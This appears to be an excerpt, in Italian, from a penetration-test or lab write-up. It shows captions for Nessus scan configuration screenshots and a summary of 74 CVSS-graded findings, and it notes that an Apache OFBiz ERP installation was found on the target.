
Nessus Basic Network scan




Configurazione Nessus 1/3



Configurazione Nessus 2/3




Configurazione Nessus 3/3




Risulatato scansione con Nessus

Nessus ha prodotto 74 risultati raggruppati secondo lo standard CVSS v3.0:

- 1 High
- 7 Medium;
- 1 Low;
- 65 risultati riportati come INFO, ovvero informazioni ottenibili dalla macchina target che non rappresentano una vera e propria vulnerabilità ma potrebbero risultare utili ad un eventuale attaccante.




Un' info utile




Apache OFBiz

Tra i risultati dei plugin di Nessus abbiamo trovato varie informazioni utili tra cui una in particolare che riguarda la presenza di Apache OFBiz che è un sistema di pianificazione delle risorse aziendali (ERP) open source. Fornisce una suite di applicazioni aziendali che integrano e automatizzano molti dei processi aziendali.

